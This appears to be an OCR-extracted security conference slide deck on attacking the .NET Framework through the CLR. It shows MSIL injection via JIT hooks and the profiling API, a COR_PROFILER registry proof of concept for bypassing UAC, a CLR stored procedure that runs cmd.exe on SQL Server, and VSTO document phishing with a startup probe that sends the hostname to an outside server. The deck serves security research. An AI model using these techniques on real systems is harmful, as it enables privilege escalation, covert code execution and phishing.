

Attacking Microsoft .NET Framework through CLR

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Agenda

- NET Framework and CLR
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 - Attack SQL Server via SQLi

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.NET Framework and CLR





Primer

• Common Language Runtime (CLR)

• Metadata


Managed Code – MSIL bytecode





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Metadata and the PE File Structure



```
File View Help
 MANIFEST
 Ė...■ ConsoleApplication2
    É ConsoleApplication2.Program
         .class private auto ansi beforefieldinit
        .ctor : void()
         Main : void(string[])
                    ConsoleApplication2.Program::Main : void(string[])
                                                                                          Find Find Next
                   .method private hidebysiq static void Main(string[] args) cil managed
                     .entrypoint
                     // Code size
                                         17 (0x11)
                     .maxstack 8
                     IL 0000: 1dstr
                                           "hello HITB"
                                           void [mscorlib]System.Console::WriteLine(string)
                     IL 0005: call
                     IL_000a: call
                                           string [mscorlib]System.Console::ReadLine()
                     IL_000f: pop
                    IL 0010: ret
                   } // end of method Program::Main
.assembly ConsoleApplication2
.ver 1:0:0:0
```



Metadata Table



Metadata Table:

Def Table

Ref Table

Pointer Table

Heap



Metadata Tokens



mdtModule	0x00000000	Module
mdtTypeRef	0x01000000	TypeRef
mdtTypeDef	0x02000000	TypeDef
mdtFieldDef	0x04000000	Field
mdtMethodDef	0x06000000	Method
mdtParamDef	0x08000000	Param
mdtInterfaceImp1	0x09000000	InterfaceImp1
mdtMemberRef	0x0A000000	MemberRef
mdtCustomAttribute	0x0C000000	CustomAttribute
mdtPermission	0x0E000000	DeclSecurity
mdtSignature	0x11000000	StandAloneSig
mdtEvent	0x14000000	Event
mdtProperty	0x17000000	Property
mdtModuleRef	0x1A000000	ModuleRef
mdtTypeSpec	0x1B000000	TypeSpec

```
Find Find Next
.method /*06000001*/ private hidebysig static
       void Main(string[] args) cil managed
 .entrypoint
 // Code size
                    17 (0x11)
 .maxstack 8
                     "hello HITB" /* 70000001 */
 IL_0000: 1dstr
                      void [mscorlib/*23000001*/]System.Console/*01000013*/::WriteLine(<u>string) /* GAGGGG11 */</u>
 IL_0005: call
 IL_000a: call
                      string [mscorlib/*23000001*/]System.Console/*01000013*/::ReadLine() /* 0A000012 */
 IL_000f: pop
 IL_0010: ret
} // end of method Program::Main
```



Managed code



Write code

MSIL



CLR load



Machine code



run





Struct



AppDomain AppDomain AppDomain AppDomain AppDomain Process Process OS

CLR Hosting





History Review



MSIL injection



- CLR Hajacking (plan A)
 - Hook compileMethod
 - Replace IL code
 - Reset pre-JITted
- CLR Hajacking (plan B)
 - Install trampoline
 - Define a dynamic method
 - Pass parameters
 - Load assembly via calling customize code

- Profiling api injection
 - Intercept JIT
 - Replace IL code
 - Return new IL code to JIT







Locate injection by GetMethod()
 Hook compileMethod

```
public MethodInfo GetMethod(
   string name,
   BindingFlags bindingAttr
```

```
// hook and replace JIT's compileMethod
with my own
NTSTATUS ntStatus = LhInstallHook(
(PVOID&)ICorJitCompiler::s_pfnComplieMethod
    , &(PVOID&)CInjection::compileMethod
    , NULL
    , &s_hHookCompileMethod
    );
```







Replace IL code

```
void MethodDesc::Reset()
ClearFlagsOnUpdate();
if (HasPrecode()){
GetPrecode()->Reset();
else {
_ASSERTE(GetLoaderModule()-
>IsReflection());
InterlockedUpdateFlags2(enum flag2 Ha
sStableEntryPoint
enum_flag2_HasPrecode, FALSE);
*GetAddrOfSlotUnchecked() =
GetTemporaryEntryPoint();
 _ASSERTE(!HasNativeCode());
```

Reset pre-JITted

```
// find the method to be replaced
std::map< CORINFO_METHOD_HANDLE,</pre>
ILCodeBuffer>::iterator iter =
s_mpILBuffers.find((CORINFO_METHOD_HANDLE)pMeth
odDesc);
if( iter != s mpILBuffers.end() ) {
tILCodeBuffer = iter->second;
pCorMethodInfo->ILCode = tILCodeBuffer.pBuffer;
pCorMethodInfo->ILCodeSize =
tILCodeBuffer.dwSize;
CorJitResult result = pCorJitCompiler-
>compileMethod( pJitInfo, pCorMethodInfo,
nFlags, pEntryAddress, pSizeOfCode);
return result;
```






- Install a trampoline at the beginning of the code. This trampoline will call a dynamically defined method.
- Define a dynamic method that will have a specific method signature.
- Construct an array of objects that will contain the parameters passed to the method.
- Invoke a dispatcher function which will load our Assembly and will finally call our code by passing a handle to the original method and an array of objects representing the method parameters.
- Repair the Assembly



MSIL injection



- Profiling API
 - JITCompilationStarted
 - GetILFunctionBody and SetILFunctionBody
 - Adjustment program









JITCompilationStarted

```
HRESULT JITCompilationStarted(
   [in] FunctionID functionId,
   [in] BOOL fIsSafeToBlock);
```







GetILFunctionBody:

```
HRESULT GetILFunctionBody(
   [in] ModuleID moduleId,
   [in] mdMethodDef methodId,
   [out] LPCBYTE *ppMethodHeader,
   [out] ULONG *pcbMethodSize);
```







SetILFunctionBody

```
HRESULT SetILFunctionBody(
   [in] ModuleID moduleId,
   [in] mdMethodDef methodid,
   [in] LPCBYTE pbNewILMethodHeader);
```



MSIL injection



- Restore the runtime
 - Header
 - Codesize
 - Set header
 - Status
 - Stack
 - Heap
 - Parameters
 - Return address







Add Profiler:

```
set COR_PROFILER
```

```
set COR_PROFILER={32E2F4DA-1BEA-47ea-88F9-
C5DAF691C94A}
set COR_PROFILER="MyProfiler"
```

COR_ENABLE_PROFILING



MSIL injection



	Hook CompileMethod	Trampoline	Profiling API
Injection position	Before JIT		
Entry	Hook compileMethod	Calli trampoline	JITCompilationStarted
Essence	Modify itself dynamically	Calli to dispatcher function	Profiling monitor
Injection	Modify compileMethod	Invoking the user defined code	SetILFunctionBody
Scope	modify IL code itself / couldn't add new data	invoke an arbitrary function	modify program entry



UAC bypass




Set env var

Initialize CLR

Load profiler dll

Bypass UAC





UAC bypass



Set a env var


COR_ENABLE_PROFILING=1
COR_PROFILER={GUID}
COR_PROFILER_PATH=C:\hitb.dll

PoC by powershell

```
REG ADD
"HKCUSoftwareClassesCLSID{FFFFFFFFFFF-
/t
REG_EXPAND_SZ /d "C:\hitb.dll" /f
REG ADD "HKCUEnvironment" /v
"COR PROFILER" /t
FFFFFFFFFFF}" /f
REG ADD "HKCUEnvironment" /v
"COR ENABLE PROFILING" /t
REG SZ /d "1" /f
mmc gpedit.msc
```













```
CREATE ASSEMBLY [demo] AUTHORIZATION [dbo]
FROM [0x4D5A90000...] WITH PERMISSION_SET = UNSAFE;

CREATE PROCEDURE [dbo].[WirteFile]
AS EXTERNAL NAME [demo].[StoredProcedures].[SQLPcd]

EXEC [dbo].[WirteFile]
```





Create SQL Server project via VS

Create a custom stored procedure via CLR

Attack SQL Server lead to load arbitrary dll





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




```
public partial class StoredProcedures 🛷
3.
      [Microsoft.SqlServer.Server.SqlProcedure] ~
4.
5.
      public static void SqlStoredProcedure1 () ~
6.
         System.Diagnostics.Process process = new System.Diagnostics.Process(); ₽
8.
         process.StartInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
         process.StartInfo.FileName = "cmd.exe"; +
         process.StartInfo.Arguments = "/C whoami /user > C:\\sql_exec\\1.txt"; ~
10.
11.
         process.Start(); 🗸
```












CREATE PROCEDURE [dbo].[WirteFile]

AS EXTERNAL NAME [demo].[StoredProcedures].[SQLPcd]





- Restrictions
 - CLR support enabled on SQL Server (could turn on by sql)


```
sp_configure 'clr enable', 1;go;reconfigure;go
alter database [dbname] set trustworthy on
```

• Exec privilege (could be elevated by dba)

- Significance
 - xp_cmd_shell can't be restore
 - New way to elevation of dba privilege
 - Bypass waf and AV in real world











Learn the new by restudying the old



VSTO Attack Vectors




VSTO Development

VSTO Weak points






- Excel
 - Workbook
 - Template
- InfoPath
- Outlook
- PowerPoint
- Visio
- Word
 - Document
 - Template















Need to be solved:

Certificate Additional File









attrib +s +a +h +r document

```
PS C:\Users\ \ \ \ \ attrib /?
Displays or changes file attributes.
ATTRIB [+R | -R] [+A | -A] [+S | -S] [+H | -H] [+O | -O] [+I | -I] [+P | -P] [+U | -U]
       [drive:][path][filename] [/S [/D]] [/L]
 + Sets an attribute.
    Clears an attribute.
    Read-only file attribute.
     Archive file attribute.
    System file attribute.
    Hidden file attribute.
 O Offline attribute.
 I Not content indexed file attribute.
 X No scrub file attribute.
 V Integrity attribute.
 P Pinned attribute.
 U Unpinned attribute.
  [drive:][path][filename]
     Specifies a file or files for attrib to process.
 /S Processes matching files in the current folder
     and all subfolders.
 /D Processes folders as well.
 /L Work on the attributes of the Symbolic Link versus
     the target of the Symbolic Link
```



VSTO weakness




Documentation phishing

Persistent backdoor







Macro 59.59%
Vulnerabilities exploit 36%
Feature and others 5%





In real world

```
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                                                                                 不放心可不用\mgsv_gz_save_data_g1_en0
                                                                                 不放心可不用\mgsv_gz_save_data_g1_en1
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
Set up a probe

```
public partial class ThisDocument
    private void ThisDocument_Startup(object sender, System.EventArgs e)
       string hostname = Dns.GetHostName();
       string url = "http://
                                           " + hostname + "/This is a security research project. We just collect your computer name as a logo. It has no effect on
       try
           HttpWebRequest wbRequest = (HttpWebRequest)WebRequest.Create(url);
           wbRequest.Method = "GET";
           HttpWebResponse wbResponse = (HttpWebResponse)wbRequest.GetResponse();
       catch (Exception ex)
    private void ThisDocument_Shutdown(object sender, System.EventArgs e)
    wern 设计器用式的化码
```




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Result for phishing




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success proportion













- Macro phishing
 - 11%-14% success

- DDE phishing
 - Nearly 30% success

VSTO phishing with hidden

Nearly 40% success



VSTO weakness



VSTO Loading:

- checks the registry
- application loads VSTOEE.dll, which loads VSTOLoader.dll
- starts the managed portion of the Visual Studio Tools for Office runtime
- security checks
- check for assembly updates
- creates a new application domain
- loads the VSTO Add-in assembly into the application domain.



VSTO weakness

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VSTO Self-mechanism:

- Dll hijacking
- Porfiling injection
- Config hijacking



More vulnerabilities




• .NET Framework include CLR

The C# code will be translate by CLR

Fuzz the IL code by MSIL injection

 Monitor the .NET application upstream status to judge crash/hang or not









```
let dispatchCallback(assemblyLocation: String, argv: Object array) =
   if File.Exists(assemblyLocation) then
        let callingMethod =
           try
                // retrieve the calling method from the stack trace
               let stackTrace = new StackTrace()
               let frames = stackTrace.GetFrames()
               frames.[2].GetMethod()
           with -> null
        // invoke all the monitors, we use "convention over configuration"
        let bytes = File.ReadAllBytes(assemblyLocation)
        for t in Assembly.Load(bytes).GetTypes() do
           try
                if t.Name.EndsWith("Monitor") && not t.IsAbstract then
                    let monitorConstructor =
                        t.GetConstructor([
                            typeof<MethodBase>;
                            typeof<Object array>|])
                    if monitorConstructor <> null then
                        monitorConstructor.Invoke([|callingMethod; argv|]) |> ignore
           with _ -> ()
```



More vulnerabilities





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                                                                                                                                                                                                                                 <?xml version="1.0" encoding="utf-8"?>
                 xsi:schemaLocation="http://peachfuzzer.com/2012/Peach /peach/peach.xsd">
 Ÿ
                  <DataModel name="TheDataModel">
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                 <StateModel name="TheState" initialState="Initial">
                   <State name="Initial">
                       <Action type="output">
                           <Data name="data" fileName="input/*.exe" />
                        <Action type="close"/>
                         <Action type="call" method="LaunchViewer" publisher="Peach.Agent"/>
                 <Agent name="WinAgent" >
                    <Monitor class="WindowsDebugger">
                       <Param name="CommandLine" value="cmd.exe fuzzed.exe" />
                       <Param name="WinDbgPath" value="D:\Program Files (x86)\Windows Kits\10\Debuggers\x64" />
                     <Param name="StartOnCall" value="LaunchViewer"/>
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                   <Monitor class="PageHeap">
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                    <Agent ref="WinAgent" platform="windows"/>
                    <StateModel ref="TheState"/>
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       PS C:\Users\51021>
```















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